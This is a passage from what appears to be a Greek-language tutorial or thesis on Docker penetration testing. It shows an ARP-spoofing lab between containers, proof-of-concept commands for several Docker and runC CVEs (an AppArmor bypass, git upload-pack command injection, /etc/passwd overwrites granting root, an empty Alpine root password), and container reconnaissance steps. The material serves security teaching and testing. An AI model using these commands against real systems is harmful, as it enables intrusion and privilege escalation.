Ας ρίξουμε μια ματιά σε ένα πρακτικό παράδειγμα. Ας πούμε ότι έχουμε τρία κοντέινερς. Ένα κοντέινερ θα κάνει ping άλλο κοντέινερ. Ένα τρίτο κακόβουλο κοντέινερ θέλει να υποκλέψει τα πακέτα `ICMP`.

Ξεκινάμε τρία κοντέινερ Docker χρησιμοποιώντας την εικόνα ubuntu:latest. Εχουν τα ακόλουθα ονόματα, διευθύνσεις IPv4 και διευθύνσεις MAC:

- `victim0:` `172.17.0.2` και `02:42:ac:11:00:02`
- `victim1:` `172.17.0.3` και `02:42:ac:11:00:03`
- `attacker:` `172.17.0.4` και `02:42:ac:11:00:04`

Συντομεύουμε τα ονόματά τους σε vic0, vic1, attck, αντίστοιχα, αντί για cont για να υποδείξουμε σε ποιο κοντέινερ εκτελείται μια εντολή.

```
(host)$ docker run -rm -it -name=victim0 -h victim0 ubuntu:latest
/bin/bash
(vic0)# apt update
...
(vic0)# apt install net-tools iproute2 iputils-ping
...
(host)$ docker run -rm -it -name=victim1 -h victim1 ubuntu:latest
/bin/bash
(host)$ docker run -rm -it -name=attacker -h attacker ubuntu:latest
/bin/bash
(atck)# apt update
...
(atck)# apt install dsniff net-tools iproute2 tcpdump
...
(atck)# arpspoof -i eth0 -t 172.17.0.2 172.17.0.3
...
(vic0)# arp
arp
172.17.0.3 ether 02:42:ac:11:00:04 C eth0
...
172.17.0.4 ether 02:42:ac:11:00:04 C eth0
(vic0)# ping 172.17.0.3
```

[9] Η προώθηση IPv4 είναι ενεργοποιημένη από προεπιλογή στο Docker

```
...
(atck)# tcpdump -vni eth0 icmp
...
10:16:18.368351 IP (tos 0x0, ttl 63, id 52174, offset 0, flags
[DF], proto ICMP (1), length 84) 172.17.0.2 > 172.17.0.3:  ICMP echo
request, id 898, seq 5, length 64
10:16:18.368415 IP (tos 0x0, ttl 64, id 8188, offset 0, flags
[none], proto ICMP (1), length 84) 172.17.0.3 > 172.17.0.2:  ICMP
echo reply, id 898, seq 5, length 64
...
```

Αρχικά ξεκινάμε τρία κοντέινερ και εγκαθιστούμε τις εξαρτήσεις. Μετά ξεκινάμε να δηλητηριάζουμε τον πίνακα ARP του victim0. Μπορούμε να το παρατηρήσουμε αυτό κοιτάζοντας τον πίνακα ARP του victim0 (με την εντολή arp). Βλέπουμε ότι οι εγγραφές για 172.17.0.3 και 172.17.0.4 είναι όμοιες (02:42:ac:11:00:04). Αν εμείς στη συνέχεια αρχίσουμε να κάνουμε ping από το victim0 και κοιτάξουμε την κίνηση ICMP του επιτιθέμενου, βλέπουμε ότι τα πακέτα ICMP δρομολογούνται μέσω του επιτιθέμενου.

Η απενεργοποίηση της επικοινωνίας μεταξύ κοντέινερ από προεπιλογή καλύπτεται στο CIS Docker Benchmark σύμφωνα με την οδηγία 2.1 (Βεβαιωθείτε ότι η κυκλοφορία δικτύου είναι περιορισμένη μεταξύ κοντέινερ στην προεπιλεγμένη γέφυρα).

Είναι σημαντικό να σημειώσουμε ότι το ARP Spoofing είναι επεμβατική και μπορεί να επηρεάσει τη σταθερότητα ενός δικτύου με κοντέινερ. Αυτό πρέπει να γίνεται μόνο κατά τη διάρκεια ενός penetration testing με τη ρητή άδεια του κατόχου ενός δικτύου.

4.2 Σφάλματα Λογισμικού

Σε αυτήν την ενότητα θα εξετάσουμε τα σφάλματα που σχετίζονται με την ασφάλεια και έχουν εντοπιστεί τα τελευταία χρόνια. Αν και υπήρξαν πολλά σφάλματα που σχετίζονται με την ασφάλεια στο οικοσύστημα Docker, δεν έχουν όλα μεγάλο αντίκτυπο ενώ κάποια άλλα δεν είναι πλήρως δημόσια. Θα εξετάσουμε πρόσφατα, πλήρως δημοσιοποιημένα σφάλματα που μπορεί να είναι χρήσιμα κατά τη διάρκεια μιας δοκιμής διείσδυσης (με χρονολογική σειρά).

Τα σφάλματα που θα εξετάσουμε είναι χρήσιμα σε μια διαφυγή κοντέινερ (ενότητα 3.1), με εξαίρεση το CVE-2019-13139 (ενότητα 4.2.2) που μπορεί να είναι χρήσιμο σε μια επίθεση Docker daemon (ενότητα 3.2).

4.2.1 CVE–2019–16884

Ένα σφάλμα στο runC (1.0.0-rc8 και παλαιότερες εκδόσεις) κατέστησε δυνατή την προσάρτηση του `/proc` σε ένα κοντέινερ. Επειδή το ενεργό προφίλ

του AppArmor ορίζεται στο `/proc/self/attr/apparmor/current`. Αυτή η ευπάθεια επιτρέπει σε ένα κοντέινερ να παρακάμψει πλήρως το AppArmor.

Μια απόδειξη της ιδέας βλέπουμε στο [20]. Παρατηρούμε ότι αν δημιουργήσουμε ένα mock `/proc`, το Docker ξεκινά χωρίς το καθορισμένο προφίλ AppArmor.

```
(host)$ mkdir -p rootfs/proc/self/{attr,fd}
(host)$ touch rootfs/proc/self/{status,attr/exec}
(host)$ touch rootfs/proc/self/fd/{4,5}
(host)$ cat Dockerfile
FROM busybox
ADD rootfs /

VOLUME /proc
(host)$ docker build -t apparmor-bypass .
(host)$ docker run -rm -it -security-opt "apparmor=dockerdefault"
apparmor-bypass
# container runs unconfined
```

4.2.2 CVE–2019–13139

Παλαιότερες εκδόσεις από το Docker 18.09.4, είχαν ένα σφάλμα όταν το docker έκανε εσφαλμένα parse URLs, κάτι που επέτρεπε την εκτέλεση κώδικα [31]. Η συμβολοσειρά, η οποία παρείχε στο docker build χωρίζεται σε ¨:' και ¨"' για να κάνει parse την αναφορά Git. Παρέχοντας ένα κακόβουλο URL, μπορούμε να πετύχουμε εκτέλεση κώδικα.

Για παράδειγμα, στην ακόλουθη εντολή docker build, εκτελείται η εντολή «echo attack».

```
(host)$ docker build "git@github.com/meh/meh\#-upload-pack=echo
attack;\#:"
```

Το `docker build` εκτελεί την εντολή git fetch στο παρασκήνιο. Αλλά με την κακόβουλη εντολή `git fetch -upload-pack=echo attack; git@github.com/meh/meh` εκτελείται και η echo attack.

4.2.3 CVE–2019–5736

Μια σοβαρή ευπάθεια ανακαλύφθηκε στο runC που επιτρέπει στα κοντέινερ να κάνουν overwrite το runC binary στον κεντρικό υπολογιστή. Το Docker πριν από την έκδοση 18.09.2 είναι ευάλωτο. Κάθε φορά που δημιουργείται ένα κοντέινερ Docker ή όταν το `docker exec` χρησιμοποιείται, εκτελείται μια διαδικασία runC. Αυτή η διαδικασία runC εκκινεί το κοντέινερ. Δημιουργεί όλους τους απαραίτητους περιορισμούς και στη συνέχεια εκτελεί τη διαδικασία που πρέπει να τρέξει στο κοντέινερ. Έρευνες έδειξαν ότι είναι δυνατό το runC να

εκτελείται μόνο του στο κοντέινερ, λέγοντας στο κοντέινερ να ξεκινήσει το `/proc/self/exe` το οποίο κατά τη διάρκεια του bootstrap είναι συνδεδεμένο με το runC binary [12] [9]. Το `/proc/self/exe` στο κοντέινερ θα δείχνει στο runC binary στον κεντρικό υπολογιστή. Ο χρήστης `root` στο κοντέινερ μπορεί στη συνέχεια να αντικαταστήσει το runC binary στο κεντρικό υπολογιστή χρησιμοποιώντας αυτήν την αναφορά. Την επόμενη φορά που θα εκτελεστεί το runC (δηλ. όταν δημιουργείται ένα κοντέινερ ή εκτελείται το `docker exec`), το αντικατασταθέν runC binary εκτελείται αντ΄ αυτού. Αυτό, φυσικά, είναι επικίνδυνο γιατί επιτρέπει ένα κακόβουλο κοντέινερ να εκτελέσει κώδικα στον κεντρικό υπολογιστή.

4.2.4 CVE–2019–5021

Η εικόνα Docker για το Alpine Linux (μία από τις πιο χρησιμοποιούμενες βασικές εικόνες) είχε ένα πρόβλημα καθώς ο κωδικός πρόσβασης του χρήστη `root` στο κοντέινερ παρέμενε κενός. Στο Linux είναι δυνατό να απενεργοποιήσουμε έναν κωδικό πρόσβασης και να τον αφήσουμε κενό. Ένας απενεργοποιημένος κωδικός πρόσβασης δεν μπορεί να χρησιμοποιηθεί, αλλά ένας κενός κωδικός πρόσβασης ισούται με μια κενή συμβολοσειρά. Αυτό επιτρέπει σε χρήστες που δεν είναι `root` να αποκτήσουν δικαιώματα `root` παρέχοντας μια κενή συμβολοσειρά.

Είναι ακόμα δυνατή η χρήση των ευάλωτων εικόνων (alpine:3.3, alpine:3.4, alpine:3.5.

```
(host)$ docker run -it -rm alpine:3.5 cat /etc/shadow
root:::0:::::
...
(host)$ docker run -it -rm alpine:3.5 sh
(cont)# apk add -no-cache linux-pam shadow
...
(cont)# adduser test
...
(cont)# su test
Password:
(cont)$ su root
(cont)#
```

Σημείωση σχετικά με τη βαθμολογία CVSS του CVE–2019–5021

Αυτή η ευπάθεια έχει βαθμολογία CVSS 9,8 (και 10 σε CVSS 2) [10] από μέγιστη βαθμολογία 10. Μια τόσο υψηλή βαθμολογία CVSS σημαίνει ότι αυτό

[10] https://nvd.nist.gov/vuln/detail/CVE-2019-5021

εκλαμβάνεται ως ευπάθεια εξαιρετικά υψηλού κινδύνου. Αλλά στην πραγματικότητα, αυτή η ευπάθεια είναι επικίνδυνη μόνο σε συγκεκριμένες περιπτώσεις.

Ένας κενός κωδικός πρόσβασης `root` ακούγεται επικίνδυνος, αλλά τούτο στην πραγματικότητα δεν είναι τόσο επικίνδυνο σε ένα απομονωμένο περιβάλλον (π.χ. ένα κοντέινερ) που λειτουργεί ως `root` (μέσα στο κοντέινερ) από προεπιλογή. Αυτή η ευπάθεια είναι μόνο επικίνδυνη σε συγκεκριμένες περιπτώσεις.

Για παράδειγμα, η δημιουργία μιας εικόνας Docker βασισμένη στο alpine:3.5 που χρησιμοποιεί ένας χρήστης χωρίς `root` από προεπιλογή. Εάν ένας επιτιθέμενος βρει έναν τρόπο να εκτελέσει κώδικα στο κοντέινερ, αυτή η ευπάθεια θα του επιτρέψει να κλιμακώσει τα προνόμιά του από απλό χρήστη σε `root`, αλλά παρ΄όλα αυτά θα πρέπει ακόμα να βρει τρόπο να διαφύγει από το κοντέινερ. Το να είναι κάποιος ικανός να εκτελέσει κώδικα ως `root` θα τον βοηθήσει να διαφύγει από το κοντέινερ, αλλά δεν το εγγυάται αυτό. Το παράδειγμα δείχνει ότι αυτή η ευπάθεια είναι επικίνδυνη, αλλά μόνο σε ένα σενάριο όπου χρησιμοποιείται σε συνάρτηση άλλων ευπαθειών (chain vulnerabilities).

4.2.5 CVE–2018–15664

Βρέθηκε ένα σφάλμα στο Docker 18.06.1-ce-rc1 που επιτρέπει διεργασίες σε κοντέινερ να διαβάσουν και να γράψουν αρχεία στον κεντρικό υπολογιστή [30] [21]. Υπάρχει αρκετός χρόνος μεταξύ του ελέγχου εάν ένας συμβολικός σύνδεσμος (symlink) είναι συνδεδεμένος με ένα ασφαλές path (εντός του κοντέινερ) και της πραγματικής χρήσης του συμβολικού συνδέσμου, στη διάρκεια του οποίου ο συμβολικός σύνδεσμος μπορεί να αλλαχτεί και να ΄δείξει' σε ένα άλλο αρχείο. Αυτό επιτρέπει σε ένα κοντέινερ να ξεκινά διβάζοντας ή γράφοντας ενός συμβολικού συνδέσμου σε ένα αυθαίρετο και άσχετο αρχείο στο κοντέινερ, αλλά στην πραγματικότητα όμως διαβάζει ή γράφει το αρχείο στον κεντρικό υπολογιστή.

4.2.6 CVE–2018–9862

Το Docker προσπάθησε να ερμηνεύσει τις τιμές που δόθηκαν στο όρισμα `-user` ως όνομα χρήστη πριν τις δοκιμάσει ως user id [15]. Αυτό μπορεί να το εκμεταλλευτεί κανείς χρησιμοποιώντας την πρώτη καταχώρηση του `/etc/passwd`. Αυτό επιτρέπει τη δημιουργία κακόβουλων εικόνων με χρήστες που έχουν δικαιώματα `root`.

```
(host)$ docker run -rm -ti ...  ubuntu bash
(cont)# echo "10:x:0:0:root:/root:/bin/bash" > /etc/passwd
(host)$ docker exec -ti -u 10 hello bash
(cont)# id
uid=0(10) gid=0(root) groups=0(root)
```

4.2.7 CVE–2016–3697

Το Docker πριν από την έκδοση 1.11.2 προσπάθησε να ερμηνεύσει τις τιμές που δόθηκαν στο όρισμα `-user` ως όνομα χρήστη πριν τις δοκιμάσει ως user id [13]. Αυτό επιτρέπει να δημιουργούνται κακόβουλες εικόνες από χρήστες που έχουν δικαιώματα `root` όταν αυτές χρησιμοποιούνται.

```
(host)$ docker run -rm -it -name=test ubuntu:latest /bin/bash
(cont)# echo '31337:x:0:0:root:/root:/bin/bash' » /etc/passwd
(host)$ sudo docker exec -it -u 31337 test /bin/bash
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
```

Κεφάλαιο 5

Δοκιμές Παρείσδυσης Docker / Βήματα

Στο κεφάλαιο 4 μελετήσαμε συγκεκριμένα τρωτά σημεία. Προτού μπορέσουμε να τα εκμεταλλευτούμε όμως, πρέπει πρώτα να πραγματοποιήσουμε αναγνώριση στο σύστημα στόχου για τη συλλογή δεδομένων. Αυτά τα δεδομένα μπορούν στη συνέχεια να χρησιμοποιηθούν για τον εντοπισμό αδύναμων και τρωτών σημείων. Αυτό το κεφάλαιο θα επικεντρωθεί στη συλλογή αυτών των ενδιαφερόντων δεδομένων και τον εντοπισμό αυτών των τρωτών σημείων. Στην ενότητα 5.1 εστιάζουμε στο πώς να το κάνουμε αυτό χειροκίνητα και για τις δύο οπτικές του κεφαλαίου 3.Στην ενότητα 5.2 θα ερευνήσουμε τα διαθέσιμα εργαλεία που θα μας βοηθήσουν να αυτοματοποιήσουμε μέρος των αξιολογήσεων. Στο Κεφάλαιο 6 θα συνδυάσουμε τις πληροφορίες από το κεφάλαιο 4 και από αυτό το κεφάλαιο σε μια λίστα ελέγχου.

5.1 Χειροκίνητη αναγνώριση ευπαθειών

Σε αυτήν την ενότητα θα συζητήσουμε πώς μπορούμε να προσδιορίσουμε με μη αυτόματο τρόπο τα τρωτά σημεία που εξετάσαμε στο κεφάλαιο 4 μόλις έχουμε πρόσβαση σε ένα σύστημα. Αυτή η ενότητα χωρίζεται σε τρία μέρη, που αντιστοιχούν στα μοντέλα επιτιθέμενων του κεφαλαίου 3.

Στην ενότητα 5.1.1 εξετάζουμε τεχνικές για να προσδιορίσουμε ποιο μοντέλο επιτιθέμενου είναι σχετικό κατά τη διάρκεια μιας αξιολόγησης. Αυτό σημαίνει ότι θα συζητήσουμε τεχνικές για να προσδιορίζουμε αν ο επιτιθέμενος βρίσκεται μέσα σε ένα κοντέινερ ή σε έναν κεντρικό υπολογιστή.

Το δεύτερο μέρος (ενότητα 5.1.2) αντιστοιχεί αποκλειστικά στις διαφυγές κοντέινερ (ενότητα 3.1). Παίρνουμε την οπτική μιας διαδικασίας μέσα σε ένα κοντέινερ και θα δούμε πώς θα μπορούσαμε να εκτελέσουμε μια επίθεση διαφυγής κοντέινερ.

Το τρίτο μέρος (ενότητα 5.1.3) αντιστοιχεί σε Docker daemon επιθέσεις (ενότητα 3.2). Παίρνουμε την οπτική μιας (μη προνομιούχου) διαδικασίας σε

έναν κεντρικό υπολογιστή με εγκατεστημένο το Docker και θα δούμε πώς θα μπορούσαμε να εκτελέσουμε επιθέσεις Docker Daemon.

Θα επικεντρωθούμε κυρίως στις εσφαλμένες διαμορφώσεις (ενότητα 4.1), επειδή αν και τα σφάλματα που σχετίζονται με την ασφάλεια (ενότητα 4.2) ενδέχεται να έχουν μεγάλο αντίκτυπο, όλα αυτά μετριάζονται με μια απλή συμβουλή: «Διατηρήστε τα συστήματά σας ενημερωμένα». Ο έλεγχος ως προς το εάν ένα σύστημα είναι ευάλωτο σε ένα γνωστό σφάλμα είναι επίσης πολύ πιο εύκολος από το να ελέγξουμε εάν ένα σύστημα είναι ευάλωτο λόγω εσφαλμένης διαμόρφωσης, επειδή όλα τα σφάλματα Docker εξαρτώνται από την μη ενημερωμένη έκδοση του Docker.

5.1.1 Αναγνώριση για το αν βρισκόμαστε σε περιβάλλον κοντέινερ

Στις περισσότερες αξιολογήσεις ασφαλείας και δοκιμές διείσδυσης θα είναι ξεκάθαρο σε τι είδους σύστημα (δηλαδή αν είμαστε μέσα σε ένα κοντέινερ ή όχι) επιτιθέμεθα. Σε ορισμένες περιπτώσεις, ωστόσο, μπορεί να μην είναι σαφές. Ένα καλό παράδειγμα αυτού είναι η εύρεση ενός RCE σε ένα σύστημα κατά τη δοκιμή διείσδυσης τύπου black box. Αυτό μας επιτρέπει να εκτελούμε αυθαίρετες εντολές σε ένα σύστημα, για το οποίο δεν γνωρίζουμε τίποτα. Σε μια τέτοια περίπτωση είναι σημαντικό να ξέρουμε αν είμαστε μέσα σε περιβάλλον Docker κοντέινερ ή όχι.

Σε αυτή την ενότητα, θα δούμε βήματα που μας υποδεικνύουν αν βρισκόμαστε σε ένα κοντέινερ Docker. Αυτά τα βήματα είναι σε φθίνουσα σειρά ευκολίας και βεβαιότητας. Εάν γνωρίζουμε ότι βρισκόμαστε μέσα σε ένα κοντέινερ, μπορούμε να κάνουμε reconnaissance δηλαδή αναγνώριση μέσα στο κοντέινερ (βλ. ενότητα 5.1.2). Αν ξέρουμε ότι δεν τρέχουμε μέσα σε ένα κοντέινερ, μπορούμε να εκτελέσουμε αναγνώριση στον κεντρικό υπολογιστή (βλ. ενότητα 5.1.3).

`/.dockerenv`

Το `/.dockerenv` είναι ένα αρχείο που υπάρχει σε όλα τα κοντέινερ Docker. Χρησιμοποιήθηκε στο παρελθόν από την LXC για να φορτώσει τις μεταβλητές περιβάλλοντος στο κοντέινερ [1]. Προς το παρόν είναι πάντα κενό, γιατί το LXC δεν χρησιμοποιείται πλέον. Ωστόσο, εξακολουθεί να χρησιμοποιείται για να προσδιορίσει εάν μια διεργασία εκτελείται σε ένα Docker κοντέινερ [24] [29].

Control Group

Για να περιορίσει τους πόρους των κοντέινερ, το Docker δημιουργεί ομάδες ελέγχου για καθένα κοντέινερ και μια ομάδα γονικού ελέγχου (parent control group) που ονομάζεται `docker`. Εάν ξεκινήσει μια διαδικασία σε ένα κοντέινερ

[1] Η LXC ήταν το engine που χρησιμοποιούσε το Docker προκειμένου να δημιουργήσει κοντέινερς. Πλέον έχει αντικατασταθεί με το `containerd`.

Docker, αυτή η διαδικασία θα πρέπει να βρίσκεται στην ομάδα ελέγχου εκείνου του κοντέινερ. Μπορούμε να το επαληθεύσουμε αυτό κοιτάζοντας την `cgroup` της αρχικής διεργασίας (`/proc/1/cgroups`) [24].

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/docker/0c7a3b8...
11:blkio:/docker/0c7a3b8...
...
```

Αν κοιτάξουμε έναν κεντρικό υπολογιστή, δεν βλέπουμε το ίδιο `/docker/` parent control group.

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/
11:blkio:/
...
```

Σε ορισμένα συστήματα που χρησιμοποιούν Docker (π.χ. λογισμικό ενορχήστρωσης), το parent control group έχει άλλο όνομα (π.χ. `kubepod` για Kubernetes).

Running Processes

Τα κοντέινερ είναι κατασκευασμένα για να εκτελούν μόνο μία διεργασία, ενώ τα κεντρικά συστήματα (hosts) εκτελούν πολλές διεργασίες. Οι διεργασίες σε συστήματα κεντρικού υπολογιστή έχουν μία διαδικασία ρίζας με αναγνωριστικό διεργασίας 1 (process id 1) που εκκινεί όλες τις απαραίτητες (child) διαδικασίες. Στα περισσότερα συστήματα Linux η διαδικασία είναι είτε `init` είτε `systemd`. Δεν θα βλέπαμε ποτέ `init` ή `systemd` σε ένα κοντέινερ, επειδή το κοντέινερ εκτελεί μόνο μία διαδικασία και όχι πλήρες λειτουργικό σύστημα. Αυτός είναι ο λόγος, για τον οποίο ο αριθμός των διαδικασιών και της διαδικασίας με το pid 1 είναι μια καλή ένδειξη εάν τρέχουμε σε κοντέινερ.

Διαθέσιμες βιβλιοθήκες και binaries

Οι εικόνες Docker κατασκευάζονται όσο το δυνατόν μικρότερες. Πολλές διαδικασίες δεν χρειάζονται ένα πλήρως λειτουργικό σύστημα Linux, χρειάζονται μόνο ένα μέρος του. Γι΄ αυτό οι προγραμματιστές συχνά αφαιρούν βιβλιοθήκες και binary αρχεία που δεν χρειάζονται για την συγκεκριμένη εφαρμογή από τις εικόνες Docker τους. Αν δούμε πολλά πακέτα που λείπουν, binaries ή βιβλιοθήκες είναι μια καλή ένδειξη ότι τρέχουμε μέσα σε ένα κοντέινερ.

Το πακέτο `sudo` είναι ένα παράδειγμα αυτού. Αυτό το πακέτο είναι ζωτικής σημασίας για πολλές διανομές Linux, γιατί δίνει τη δυνατότητα εκτέλεσης σε χρήστες που δεν είναι `root` να εκτελέσουν εντολές ως `root`. Ωστόσο, σε ένα κοντέινερ Docker το πακέτο `sudo` δεν έχει πολύ νόημα. Εάν μια διεργασία χρειάζεται να τρέξει κάτι ως `root`, τότε η διαδικασία πρέπει να εκτελείται ως

`root` στο κοντέινερ. Γι΄ αυτό το `sudo` συχνά δεν είναι εγκατεστημένο στις εικόνες Docker.

5.1.2 Δοκιμές παρείσδυσης μέσα σε ένα κοντέινερ

Εάν έχουμε εκτέλεση κώδικα μέσα σε ένα κοντέινερ, θα πρέπει να επικεντρωθούμε στο σενάριο διαφυγής από το κοντέινερ (βλ. ενότητα 3.1). Επειδή τρέχει ο Docker daemon ως `root`, πιθανότατα θα καταφέρουμε να αποκτήσουμε πρόσβαση `root` στον κεντρικό υπολογιστή, εάν ξεφύγουμε από το κοντέινερ. Θα ρίξουμε μια ματιά στα βήματα που μπορούμε να κάνουμε για να αναγνωρίσουμε το λειτουργικό σύστημα του κοντέινερ, την εικόνα του κοντέινερ, το λειτουργικό σύστημα του κεντρικού υπολογιστή καθώς και τα αδύναμα σημεία του κοντέινερ.

Σε πολλές εικόνες Docker έχουν αφαιρεθεί τα περιττά εργαλεία, binary αρχεία και βιβλιοθήκες, για να γίνει η εικόνα μικρότερη. Ωστόσο, μπορεί να χρειαστούμε αυτά τα εργαλεία κατά τη διάρκεια μιας δοκιμής διείσδυσης. Αν είμαστε `root` σε ένα κοντέινερ, το πιθανότερο είναι να μπορούμε να εγκαταστήσουμε τα απαραίτητα εργαλεία. Αν έχουμε πρόσβαση μόνο σε μη `root` χρήστη, ενδέχεται να μην είναι δυνατή η εγκατάσταση οποιουδήποτε εργαλείου. Σε αυτή την περίπτωση, θα πρέπει να δουλέψουμε με ό,τι έχουμε στη διάθεσή μας ή να βρούμε έναν τρόπο να μεταφέρουμε statically compiled binaries μέσα στο κοντέινερ.

Αναγνώριση χρηστών

Το πρώτο βήμα που πρέπει να κάνουμε είναι να δούμε αν είμαστε προνομιούχος χρήστης και να αναγωρίσουμε άλλους χρήστες. Μπορούμε να δούμε τον τρέχοντα χρήστη μας χρησιμοποιώντας το αναγνωριστικό και να δούμε όλους τους χρήστες κοιτάζοντας το `/etc/passwd`.

```
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
(cont)# cat /etc/passwd
...
test:x:1000:1000:,,,:/home/test:/bin/bash
```

Βλέπουμε ότι ο τρέχων χρήστης μας είναι `root` (το αναγνωριστικό χρήστη είναι 0) και ότι υπάρχουν δύο χρήστες (εκτός από τους προεπιλεγμένους χρήστες στο Linux). Από προεπιλογή, τα κοντέινερ λειτουργούν ως `root`. Αυτό είναι υπέροχο από την άποψη των επιτιθέμενων, γιατί μας επιτρέπει να έχουμε πλήρη πρόσβαση σε οτιδήποτε βρίσκεται μέσα στο κοντέινερ. Ένα καλά διαμορφωμένο κοντέινερ πιθανότατα δεν εκτελείται ως `root`.

Αναγνώριση του λειτουργικού συστήματος του κοντέινερ

Το επόμενο βήμα είναι να προσδιορίσουμε το λειτουργικό σύστημα (και ίσως την εικόνα Docker) του κοντέινερ.

Όλες οι σύγχρονες διανομές Linux έχουν ένα αρχείο `/etc/os-release` [2] που περιέχει πληροφορίες σχετικά με το λειτουργικό σύστημα που εκτελείται.

```
(host)$ docker run -it -rm centos:latest cat /etc/os-release
...
PRETTY_NAME="CentOS Linux 8 (Core)"
...
```

Για να έχουμε μια καλύτερη ιδέα για το τι πρέπει να κάνει ένα κοντέινερ, μπορούμε να δούμε τις διαδικασίες. Επειδή τα κοντέινερ θα πρέπει να έχουν μόνο μια μοναδική διεργασία (π.χ. που τρέχει μια βάση δεδομένων), που εκτελείται.

```
(host)$ docker run -rm -e MYSQL_RANDOM_ROOT_PASSWORD=true -name=database
mariadb:latest
...
(host)$ docker exec database ps -A -o pid,cmd
PID CMD
 1 mysqld
320 ps -A -o pid,cmd
```

Σε αυτό το παράδειγμα, βλέπουμε ότι η εικόνα mariadb έχει μόνο μία διαδικασία (mysqld) [3]. Με αυτόν τον τρόπο γνωρίζουμε ότι το κοντέινερ είναι MySQL Server και είναι πιθανώς με βάση την προεπιλεγμένη εικόνα MySQL Docker (mariadb).

Αναγνώριση του λειτουργικού συστήματος του κεντρικού υπολογιστή

Είναι επίσης σημαντικό να αναζητήσουμε πληροφορίες για τον κεντρικό υπολογιστή. Αυτό μπορεί να είναι χρήσιμο για τον εντοπισμό και τη χρήση σχετικών εκμεταλλεύσεων.

Επειδή τα κοντέινερ χρησιμοποιούν τον πυρήνα του κεντρικού υπολογιστή, μπορούμε να χρησιμοποιήσουμε την έκδοση του πυρήνα για αναγνώριση πληροφοριών σχετικά με τον κεντρικό υπολογιστή. Ας ρίξουμε μια ματιά στο

[2] Παρ'όλο που το αρχείο αυτό πρωτοεμφανίστηκε από το `systemd` τα λειτουργικά συστήματα που ρητά δεν χρησιμοποιούν το `systemd` π.χ Void Linux χρησιμοποιούν το `/etc/os-release`.

[3] Παρατηρούμε επίσης και τη διαδικασία που δείχνει όλες τις διαδικασίες με process id 320

παρακάτω παράδειγμα που εκτελείται σε έναν κεντρικό υπολογιστή Ubuntu.

```
(host)$ docker run -it -rm alpine:latest cat /etc/os-release
...
PRETTY_NAME="Alpine Linux v3.10"
...
(host)$ docker run -it -rm alpine:latest uname -rv
5.0.0-36-generic #39Ĩ8.04.1-Ubuntu SMP Fri Dec 12 11:09:50 UTC
2019
```

Τρέχουμε ένα κοντέινερ Alpine Linux, το οποίο βλέπουμε όταν κοιτάμε στο αρχείο `/etc/os-release`. Ωστόσο, όταν κοιτάμε την έκδοση του πυρήνα (χρησιμοποιώντας την εντολή `uname`), βλέπουμε ότι χρησιμοποιούμε έναν πυρήνα Ubuntu. Αυτό σημαίνει ότι πιθανότατα τρέχουμε σε έναν κεντρικό υπολογιστή Ubuntu.

Βλέπουμε επίσης τον αριθμό έκδοσης του πυρήνα (σε αυτήν την περίπτωση 5.0.0-36-generic). Αυτό μπορεί να χρησιμοποιηθεί για να δούμε εάν το σύστημα είναι ευάλωτο σε εκμεταλλεύσεις πυρήνα, επειδή ορισμένα exploits του πυρήνα μπορούν να χρησιμοποιηθούν για να διαφύγει ένας επιτιθέμενος από το κοντέινερ.

Ανάγνωση μεταβλητών περιβάλλοντος

Οι μεταβλητές περιβάλλοντος είναι ένας τρόπος διαβίβασης πληροφοριών σε κοντέινερ όταν ξεκινούν. Όταν ξεκινά ένα κοντέινερ, οι μεταβλητές περιβάλλοντος διαβιβάζονται σε αυτό. Αυτές οι μεταβλητές συχνά περιέχουν κωδικούς πρόσβασης και άλλες ευαίσθητες πληροφορίες.

Μπορούμε να απαριθμήσουμε όλες τις μεταβλητές περιβάλλοντος που έχουν οριστεί μέσα σε ένα Docker κοντέινερ χρησιμοποιώντας την εντολή `env` (ή κοιτάζοντας το αρχείο `/proc/pid/environ` μιας διαδικασίας).

```
(host)$ docker run -rm -e MYSQL_ROOT_PASSWORD=supersecret -name=database
mariadb:latest
(host)$ docker exec -it database bash
(cont)# env
...
MYSQL_ROOT_PASSWORD=supersecret
...
```

Πρέπει να σημειωθεί ότι δεν πρόκειται για εσφαλμένη διαμόρφωση. Η χρήση μεταβλητών περιβάλλοντος είναι ο επιδιωκόμενος τρόπος για να διαβιβαστούν ευαίσθητες πληροφορίες σε ένα Docker κοντέινερ κατά το χρόνο εκτέλεσης. Ωστόσο, κατά τη διάρκεια μιας δοκιμής διείσδυσης τύπου blackbox, οι ευα-

ίσθητες πληροφορίες που είναι αποθηκευμένες στις μεταβλητές περιβάλλοντος μπορεί να είναι χρήσιμες.

Έλεγχος δυνατοτήτων

Μόλις έχουμε μια σαφή εικόνα με τι είδους σύστημα εργαζόμαστε, θα μπορέσουμε να κάνουμε πιο λεπτομερή αναγνώριση. Ένα από τα πιο σημαντικά πράγματα που πρέπει να εξετάσουμε είναι οι δυνατότητες του πυρήνα του κοντέινερ. Εμείς μπορούμε να το ελέγξουμε αυτό, κοιτάζοντας το `/proc/self/status` [4]. Αυτό το αρχείο περιέχει πολλές γραμμές που περιέχουν πληροφορίες σχετικά με τις χορηγούμενες δυνατότητες.

```
(cont)# grep Cap /proc/self/status
CapInh:  00000000a80425fb
CapPrm:  00000000a80425fb
CapEff:  00000000a80425fb
CapBnd:  00000000a80425fb
CapAmb:  0000000000000000
```

Βλέπουμε πέντε διαφορετικές τιμές που περιγράφουν τις δυνατότητες της διαδικασίας:

• **CapInh**: Οι κληρονομητές δυνατότητες είναι οι δυνατότητες που μπορεί να πάρει μία child διαδικασία.

• **CapPrm**: Οι επιτρεπόμενες δυνατότητες είναι οι μέγιστες δυνατότητες που μια διαδικασία μπορεί να χρησιμοποιήσει.

• **CapEff**: Οι δυνατότητες που έχει η διαδικασία.

• **CapBnd**: Οι δυνατότητες που επιτρέπονται στο δέντρο κλήσεων.

• **CapAmb**: Δυνατότητες που μπορούν να κληρονομήσουν οι non-root διαδικασίες.

Μας ενδιαφέρει η τιμή `CapEff`, γιατί αυτή η τιμή αντιπροσωπεύει τις τρέχουσες δυνατότητες. Οι δυνατότητες αντιπροσωπεύονται ως δεκαεξαδική τιμή. Κάθε δυνατότητα έχει μια τιμή και η τιμή `CapEff` είναι ο συνδυασμός των τιμών των χορηγηθεισών δυνατοτήτων. Μπορούμε να χρησιμοποιήσουμε το εργαλείο capsh για να λάβουμε την λίστα δυνατοτήτων από μια δεκαεξαδική τιμή (αυτό μπορεί να εκτελεστεί σε διαφορετικό σύστημα).

```
